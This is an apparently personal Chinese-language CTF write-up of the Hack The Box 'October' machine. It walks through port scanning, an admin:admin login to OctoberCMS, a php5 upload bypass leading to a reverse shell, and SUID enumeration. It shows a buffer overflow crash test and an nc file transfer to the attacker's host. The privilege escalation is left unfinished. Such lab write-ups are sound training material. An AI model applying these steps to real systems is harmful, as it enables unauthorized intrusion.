

# October,緩衝溢出提權(gdb) [提權下次處理。◦◦]

```
—# nmap -sCV -p22,80 -A 10.10.10.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 04:04 PDT
Nmap scan report for 10.10.10.16
Host is up (0.23s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)
|   2048 16:08:68:51:d1:7b:07:5a:34:66:0d:4c:d0:25:56:f5 (RSA)
|   256  e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)
|_  256  89:85:90:98:20:bf:03:5d:35:7f:4a:a9:e1:1b:65:31 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: October CMS - Vanilla
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-methods:
|_ Potentially risky methods: PUT PATCH DELETE
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose|specialized|phone|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|5.X (90%), Crestron 2-Series (86%), Google
Android 4.X (86%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
cpe:/o:crestron:2_series cpe:/o:google:android:4.0 cpe:/o:linux:linux_kernel:5.0
cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 3.10 - 4.11 (90%), Linux 3.12 (90%), Linux 3.13 (90%),
Linux 3.13 or 4.2 (90%), Linux 3.16 - 4.6 (90%), Linux 3.2 - 4.9 (90%), Linux 3.8 -
3.11 (90%), Linux 4.2 (90%), Linux 4.4 (90%), Linux 4.8 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1    255.48 ms  10.10.14.1
2    255.89 ms  10.10.10.16

OS and Service detection performed. Please report any incorrect results at
```


```
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 24.18 seconds
```

跑好慢，感覺靶機快掛掉。。。。


是一個OctoberCMS服務

進行目錄爆破後，發現<http://october.htb/backend>，是登入頁面




測試弱帳密，可以登入成功


```
admin : admin
```




找到一個文件上傳，嘗試上GET請求php




php上傳失敗，按照網頁上面提示php5上傳測試(成功)




測試ping正常，嘗試反彈shell



反彈成功




user flag



有版本漏洞，最後看



找到config(使用失敗)



```
'password' => '',
'host'      => 'localhost',
'database'  => 'database',
'password'  => '',
'host'      => '127.0.0.1',
'password'  => null,
'database'  => 0,
```

找到一些有關gtfobins漏洞，但沒有密碼。。。

找到一個overflow，很像緩衝溢出的字眼

```
www-data@october:/tmp$ find / -perm -u=s -ls 2>/dev/null
16517 68 -rwsr-xr-x 1 root root 67704 Nov 24 2016 /bin/umount
9320 40 -rwsr-xr-x 1 root root 38932 May 8 2014 /bin/ping
15701 32 -rwsr-xr-x 1 root root 30112 May 15 2015 /bin/fusermount
9337 36 -rwsr-xr-x 1 root root 35300 May 17 2017 /bin/su
9323 44 -rwsr-xr-x 1 root root 43316 May 8 2014 /bin/ping6
16515 88 -rwsr-xr-x 1 root root 88752 Nov 24 2016 /bin/mount
76316 8 -rwsr-xr-x 1 root root 5480 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
89688 484 -rwsr-xr-x 1 root root 492972 Aug 11 2016 /usr/lib/openssh/ssh-keysign
78823 12 -rwsr-xr-x 1 root root 9808 Nov 24 2015 /usr/lib/policykit-1/polkit-agent-helper-1
24069 328 -rwsr-xr-x 1 root messagebus 333952 Dec 7 2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
65333 156 -rwsr-xr-x 1 root root 156708 Oct 14 2016 /usr/bin/sudo
70505 32 -rwsr-xr-x 1 root root 30984 May 17 2017 /usr/bin/newgrp
78814 20 -rwsr-xr-x 1 root root 18168 Nov 24 2015 /usr/bin/pkexec
69834 48 -rwsr-xr-x 1 root root 45420 May 17 2017 /usr/bin/passwd
69831 44 -rwsr-xr-x 1 root root 44620 May 17 2017 /usr/bin/chfn
69259 68 -rwsr-xr-x 1 root root 66284 May 17 2017 /usr/bin/gpasswd
78207 20 -rwsr-xr-x 1 root root 18136 May 8 2014 /usr/bin/traceroute6.iputils
78234 72 -rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
69258 36 -rwsr-xr-x 1 root root 35916 May 17 2017 /usr/bin/chsh
78496 48 -rwsr-sr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
78290 316 -rwsr-xr-x 1 root dip 323000 Apr 21 2015 /usr/sbin/pppd
76377 20 -rwsr-sr-x 1 libuuid libuuid 17996 Nov 24 2016 /usr/sbin/uuid
56598 8 -rwsr-xr-x 1 root root 7377 Apr 21 2017 /usr/local/bin/ovrflw
www-data@october:/tmp$
```

直接執行需輸入字串，順便看其他指令

```
www-data@october:/usr/local/bin$ ./ovrflw
Syntax: ./ovrflw <input string>
www-data@october:/usr/local/bin$
```

strings · 查看chatGTP是C語言處理

```
www-data@october:/usr/local/bin$ cat ovrflw | strings
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
strcpy
exit
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh@
QVh}
[^_]
Syntax: %s <input string>
;*2$"
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
```

ltrace

```
www-data@october:/usr/local/bin$ ltrace ovrflw
__libc_start_main(0x804847d, 1, 0xbff84cd4, 0x80484d0 <unfinished ...>
printf("Syntax: %s <input string>\n", "ovrflw"Syntax: ovrflw <input string>
)
exit(0 <no return ...>
+++ exited (status 0) +++
www-data@october:/usr/local/bin$
```

= 30

看起來設定超過200就出錯

```
www-data@october:/usr/local/bin$ ./ovrflw AAAAA
www-data@october:/usr/local/bin$ ./ovrflw $(python -c 'print "A"*100')
www-data@october:/usr/local/bin$ ./ovrflw $(python -c 'print "A"*200')
Segmentation fault (core dumped)
```

將檔案傳回kali機

kali 執行

```
nc -lnvp 5555 > ovrflw(需接收檔案名)
```



受害機 執行

```
nc -nv 10.10.14.4 5555 < ovrflw(需傳送檔案)
```

使用gdb工具

```
└─# gdb ovrflw
GNU gdb (Debian 13.2-1+b1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ovrflw...
(No debugging symbols found in ovrflw)
```